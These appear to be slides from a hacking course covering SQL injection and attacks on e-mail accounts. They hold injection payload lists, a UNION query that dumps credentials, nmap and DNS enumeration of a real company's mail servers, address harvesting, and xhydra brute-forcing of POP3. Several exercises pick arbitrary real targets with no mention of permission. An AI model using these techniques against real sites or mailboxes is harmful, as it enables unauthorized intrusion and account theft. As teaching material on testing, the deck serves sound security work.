
Hands-On:



Hands-On:

- Search for some target sites with input forms
- Try some basic XSS
- Sites vulnerable?





- **Web Application**
 - Overview
 - Basics
 - Code Exposure
 - Input Validation
 - CGI applications
 - Cross Site Scripting
 - **SQL Injection**



- All databases are affected
 - MySQL
 - Microsoft SQL
 - PostgreSQL
 - Oracle
 - etc...
- The problem is not the database itself, it's the absence of input validation
- An attacker tricks an application into running an arbitrary SQL query by appending extra SQL elements to the query that was intended to be executed by the database application



- Simple detection is possible by supplying characters that will modify the intended SQL query :
 - '
 - "
 - --
 - ;
 - ||



Simple SQL Injection example:

- URL

`http://www.victim.com/senddetails.php?mail=user@domain.com`

- PHP Code

```
<?php
mysql_query('SELECT name FROM users WHERE mail='.$_GET['e-mail']);
?>
```

- SQL Query

```
SELECT name FROM users WHERE mail='user@domain.com'
```



Simple SQL Injection example:

- URL

```
http://www.victim.com/senddetails.php?mail="something ' or 1=1;"
```

- PHP Code

```
<?php  
mysql_query('SELECT name FROM users WHERE mail='.$_GET['e-mail']);  
?>
```

- SQL Query

```
SELECT name FROM users WHERE mail='something' or 1=1;
```



Depending of the query, the following injections might work:

- ' or 1=1--
- " or 1=1--
- or 1=1--
- ' or '1'='1
- " or "1"="1
- ') or ('1'='1



- Instead of just sending the related login details for the user@domain.com user, the application will return the details for all users in the database as 1=1 is always true
- The amount of abuse possibilities on the different database products is depending on their feature set or dialect of SQL, their macros (stored procedures) and/or their architecture
 - Sub SELECT, VIEW and UNION commands are used to gather more information as intended
 - INSERT or ALTER commands are used for writing onto databases
 - Store procedures are product specific but very powerful
 - System commands for system overtake!



SQL UNION:

- UNION combines SQL queries
- Original query:
 - `SELECT name, age FROM family;`
- Modified query:
 - `SELECT name, age FROM family UNION SELECT username,password FROM users;`




Summary

- SQL injection could take up to multiple days/weeks/month of training for a single product / platform. It is diverse, depending on the database product used
- If you need to test a certain application you should try to find out what database application is running and refer to the existing technical publications
- No magic potion here





Hands-On:



Hands-On:


- Solve Web Hack-It Stage 9
- Solve Web Hack-It Stage 10
 - Combination of everything learned!





1. [Overview](#)
2. [Footprinting](#)
3. [Server Intrusion](#)
4. [Client-Side Intrusion](#)
5. [Wireless Intrusion](#)
6. [Wired Intrusion](#)
7. [Web Application](#)
8. **Miscellaneous Attacks**





- **Miscellaneous Attacks**
 - **Breaking E-Mail Accounts**



- No reliable method to get in!
- Bruteforce possible
- Dictionary attack is most efficient
 - Predefined wordlists
 - Own wordlists



- Example target:
 - Any @microsoft.com
- Need to know:
 - Many E-Mail addresses
 - POP3/IMAP4 Server for E-Mail retrieval



Need to know the POP3(S)/IMAP4(S) Server

- Not always 100% possible to find out
- Even if – sometimes remote POP3/IMAP4 connections are forbidden
- Possibly the same IP/Hostname like SMTP address
- Domain Bruteforce
- Scanning network range



Possibly the same IP/Hostname like SMTP address

- Check for the MX (DNS entry for Mail) record

```
$ host -t MX microsoft.com
```

```
microsoft.com mail is handled by 10 mail.messaging.microsoft.com.
```

- Checking if this host also responds to POP3(S)/IMAP(S)

```
nmap -p 110,143,993,995 mail.messaging.microsoft.com
```



Domain Bruteforce

- `dnsenum` can be used
 - DNS Name enumeration
 - Multiple discovery techniques
 - BT5: `/pentest/enumeration/dns/dnsenum/`

Usage:

```
./dnsenum -f dns.txt microsoft.com
```

Look out for hostnames like:

- `email.*`
- `mail.*`
- `pop.*`



Scanning Network Range

- The POP3/IMAP4 server is often in the same IP range like the domain

- Example `www.microsoft.com`

```
# ping microsoft.com
```


```
PING microsoft.com (207.46.232.182) 56(84) bytes of data.
```

- Check the IP range for POP3/IMAP4 server with nmap:

```
# nmap -p 110,143,993,995 207.46.232.1-254
```




Hands-On:



Hands-On:

- Choose some target
- Try to find out the POP3/IMAP4 Mail server



Generating Dictionary – Predefined Wordlists

- Many wordlists are free to download
- <http://www.packetstormsecurity.org/Crackers/wordlists/>
- Categorized wordlists
 - Common Words
 - Languages
 - Religion
 - Movies
 - Etc.
- Millions of words!



Generating Dictionary – Predefined Wordlists

- Pro
 - Much higher success rate
- Contra
 - May take a long time to find the correct password



Generating Dictionary – Own Wordlists

- Creating wordlists with simple passwords
- Many people use passwords like:
 - 123456
 - Password
 - asdfgh
 - 123qwe
 - abc123




Generating Dictionary – Predefined Wordlists

- Pro
 - Very fast results
- Contra
 - Low(er) success rate




Hands-On:




Hands-On:

- Create wordlist
- Choose around 30 passwords
- Save for later use



How to get E-Mail addresses

- Searching with Maltego



- *@microsoft.com



How to get E-Mail addresses

- Using Google Search


```
mailto: "@microsoft.com"
```

- Using Google Mail Enum

```
goog-mail.py microsoft.com
```




Hands-On:



Hands-On:


- Choose some target
- Collect 5 to 10 E-Mail addresses




- After
 - Finding some E-Mail addresses
 - Finding the corresponding POP3/IMAP4 server
 - Creating a password wordlist
- Start to attack the mail postboxes
- Using `xhydra` for Bruteforce



- xhydra
 - Very fast logon cracker
 - Multiple protocols like POP3, HTTP, FTP, MYSQL, etc.
- Good and easy to use GUI



- xhydra – Target



1. IP/Domain of POP3 Server
2. Protocol = POP3
3. Show Attempts = We see each attempt in the Log



